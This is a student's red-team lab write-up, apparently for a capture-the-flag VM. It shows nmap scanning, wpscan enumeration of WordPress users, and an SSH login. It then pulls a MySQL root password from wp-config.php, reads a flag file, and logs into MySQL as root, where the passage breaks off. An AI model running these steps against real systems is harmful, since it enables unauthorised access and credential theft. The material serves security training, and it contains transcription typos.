Ardavan Moghaddam

Final Project


Red Team: Summary of Operations (Offensive)

Table of Contents

1. Exposed Services
2. Critical Vulnerabilities
3. Exploitation

Exposed Services

First run Target 1 machine:




Target 1 on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help

```
Debian GNU/Linux 8 target1 tty1

target1 login: vagrant
Password:

Login incorrect
target1 login: vagrant
Password:
Last login: Wed Jul  1 06:24:00 AEST 2020 on tty1
Linux target1 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
vagrant@target1:~$ sudo -s
root@target1:/home/vagrant# /opt/setup
Module apache is already enabled
Module system is already enabled
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
_
```


Run Nmap commend: nmap -p 192.168.1.100/24

The result for 192.168.1.110

22/TCP	Open SSH
80/TCP	Open HTTP
111/TCP	Open rcpbid
139/TCP	Open netbios-ssn
445/TCP	Open netbios-ssn




```
root@Kali:~# nmap -p 192.168.1.100/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-08 18:10 PDT
Error #487: Your port specifications are illegal.  Example of proper form:
"-100,200-1024,T:3000-4000,U:60000-"
QUITTING!
root@Kali:~# nmap -P 192.168.1.100/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-08 18:11 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00062s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.110
Host is up (0.00093s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```



```
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.110
Host is up (0.00093s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap scan report for 192.168.1.115
Host is up (0.00092s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.000019s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (6 hosts up) scanned in 6.77 seconds
root@Kali:~# 
```


Enumerate the WordPress site:

Find the user: Michael




```
 | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8.7'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <==============================================================> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Wed Jun  8 18:21:46 2022
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.834 KB
[+] Data Received: 18.622 MB
[+] Memory used: 140.199 MB
[+] Elapsed time: 00:00:03
root@Kali:~# 
```

used ssh commend to gain access in to the system: shh michael@192.168.1.110



```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <==============================================================> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Wed Jun  8 18:21:46 2022
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.834 KB
[+] Data Received: 18.622 MB
[+] Memory used: 140.199 MB
[+] Elapsed time: 00:00:03
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate --log logfile

Scan Aborted: invalid option: --log
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u --log logfile

Scan Aborted: invalid option: --log
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u --log logfile

Scan Aborted: invalid option: --log
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ 
```


Find the source file: cd /var/www/html/wordpress


Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
michael@target1: /var/...
06:48 PM
michael@target1:/var/www/html/wordpress
File Actions Edit View Help
Status: Running

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ ls
michael@target1:~$ ls -l
total 0
michael@target1:~$ ^C
michael@target1:~$ ^C
michael@target1:~$ ls -la
total 20
drwxr-xr-x 2 michael michael 4096 Aug 13  2018 .
drwxr-xr-x 5 root    root    4096 Jun 24  2020 ..
-rw-r--r-- 1 michael michael  220 Aug 13  2018 .bash_logout
-rw-r--r-- 1 michael michael 3515 Aug 13  2018 .bashrc
-rw-r--r-- 1 michael michael  675 Aug 13  2018 .profile
michael@target1:~$ ls -lacd /var/wwww/html
ls: cannot access /var/wwww/html: No such file or directory
michael@target1:~$ cd /var/wwww/html
-bash: cd: /var/wwww/html: No such file or directory
michael@target1:~$ cd /var/wwww/html
-bash: cd: /var/wwww/html: No such file or directory
michael@target1:~$ cd /var
michael@target1:/var$ cd /www
-bash: cd: /www: No such file or directory
michael@target1:/var$ cd /ww
-bash: cd: /ww: No such file or directory
michael@target1:/var$ cd /wwww
-bash: cd: /wwww: No such file or directory
michael@target1:/var$ cd /www/html
-bash: cd: /www/html: No such file or directory
michael@target1:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
michael@target1:/var$ cd www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cd html
michael@target1:/var/www/html$ ls
about.html  contact.php  contact.zip  css  elements.html  fonts  img  index.html  js  scss  Security - Doc  service.html  team.html  vendor  wordpress
michael@target1:/var/www/html$ cd wordpress/
michael@target1:/var/www/html/wordpress$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-content   wp-links-opml.php  wp-mail.php      wp-trackback.php
license.txt  wp-admin            wp-config.php         wp-cron.php  wp-load.php        wp-settings.php  xmlrpc.php
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes  wp-login.php       wp-signup.php
michael@target1:/var/www/html/wordpress$ nano wp-config.php
michael@target1:/var/www/html/wordpress$ 
```


Open the wp-config.php: nano wp-config.php

Find the password: R@v3nSecurity


Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
michael@target1: /var/...
06:47 PM
michael@target1:/var/www/html/wordpress
File Actions Edit View Help
Status: Running

```
  GNU nano 2.2.6                              File: wp-config.php

<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.

^G Get Help    ^O WriteOut    ^R Read File   ^Y Prev Page   ^K Cut Text    ^C Cur Pos
^X Exit        ^J Justify     ^W Where Is    ^V Next Page   ^U UnCut Text  ^T To Spell
```


Find the flag2.txt : find . -type f -iname flag* -exec ls -la {} + 2>dev/null



```
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$
michael@target1:/var/www$ find . -type f -iname *.flag.txt -exec ls -la {} + 2>dev/null
-bash: dev/null: No such file or directory
michael@target1:/var/www$
michael@target1:/var/www$ cd ..
michael@target1:/var$ cd ..
michael@target1:/$ find . -type f -iname *.flag.txt -exec ls -la {} + 2>dev/null
michael@target1:/$ find . -type f -iname flag* -exec ls -la {} + 2>dev/null
-rw-r--r-- 1 root root  4096 Jun  9 12:06 ./sys/devices/LNXSYSTM:00/LNXSYBUS:00/PNP0A03:00/device:07/VMBUS:01/vmbus_0_14/net/eth0/flags
-r--r----- 1 root root  4096 Jun  9 12:06 ./sys/devices/platform/serial8250/tty/ttyS2/flags
-r--r----- 1 root root  4096 Jun  9 12:06 ./sys/devices/platform/serial8250/tty/ttyS3/flags
-r--r----- 1 root root  4096 Jun  9 12:06 ./sys/devices/pnp0/00:03/tty/ttyS0/flags
-r--r----- 1 root root  4096 Jun  9 12:06 ./sys/devices/pnp0/00:04/tty/ttyS1/flags
-rw-r--r-- 1 root root  4096 Jun  9 12:06 ./sys/devices/virtual/net/lo/flags
-rw-r--r-- 1 root root  2686 Jul 10  2011 ./usr/lib/python2.7/dist-packages/dns/flags.py
-rw-r--r-- 1 root root  2628 Jun 24  2020 ./usr/lib/python2.7/dist-packages/dns/flags.pyc
-rw-r--r-- 1 root root 38853 Mar 31  2018 ./usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
-rw-r--r-- 1 root root 42507 Mar 31  2018 ./usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
-rw-r--r-- 1 root root    40 Aug 13  2018 ./var/www/flag2.txt
michael@target1:/$ cd /var
michael@target1:/var$ cd www
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Open the the flag2.txt : cat flag2.txt


flag2.txt: {fc3fd5Bdcdad9ab23facac6e9a365e581c}



```
michael@target1:/$ find . -type f -iname flag* -exec ls -la {} + 2>dev/null
-rw-r--r-- 1 root root  4096 Jun  9 12:06 ./sys/devices/LNXSYSTM:00/LNXSYBUS:00/PNP0A03:00/device:07/VMBUS:01/vmbus_0_14/net/eth0/flags
-r--r----- 1 root root  4096 Jun  9 12:06 ./sys/devices/platform/serial8250/tty/ttyS2/flags
-r--r----- 1 root root  4096 Jun  9 12:06 ./sys/devices/platform/serial8250/tty/ttyS3/flags
-r--r----- 1 root root  4096 Jun  9 12:06 ./sys/devices/pnp0/00:03/tty/ttyS0/flags
-r--r----- 1 root root  4096 Jun  9 12:06 ./sys/devices/pnp0/00:04/tty/ttyS1/flags
-rw-r--r-- 1 root root  4096 Jun  9 12:06 ./sys/devices/virtual/net/lo/flags
-rw-r--r-- 1 root root  2686 Jul 10  2011 ./usr/lib/python2.7/dist-packages/dns/flags.py
-rw-r--r-- 1 root root  2628 Jun 24  2020 ./usr/lib/python2.7/dist-packages/dns/flags.pyc
-rw-r--r-- 1 root root 38853 Mar 31  2018 ./usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
-rw-r--r-- 1 root root 42507 Mar 31  2018 ./usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
-rw-r--r-- 1 root root    40 Aug 13  2018 ./var/www/flag2.txt
michael@target1:/$ cd /var
michael@target1:/var$ cd www
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

Used musql commend to open it: mysql -u root -p

Used the password: R@v3nSecurity



```
michael@target1:/var$ cd ..
michael@target1:/$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 62
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Used these commend to open sql tables and find the flag and user and password:

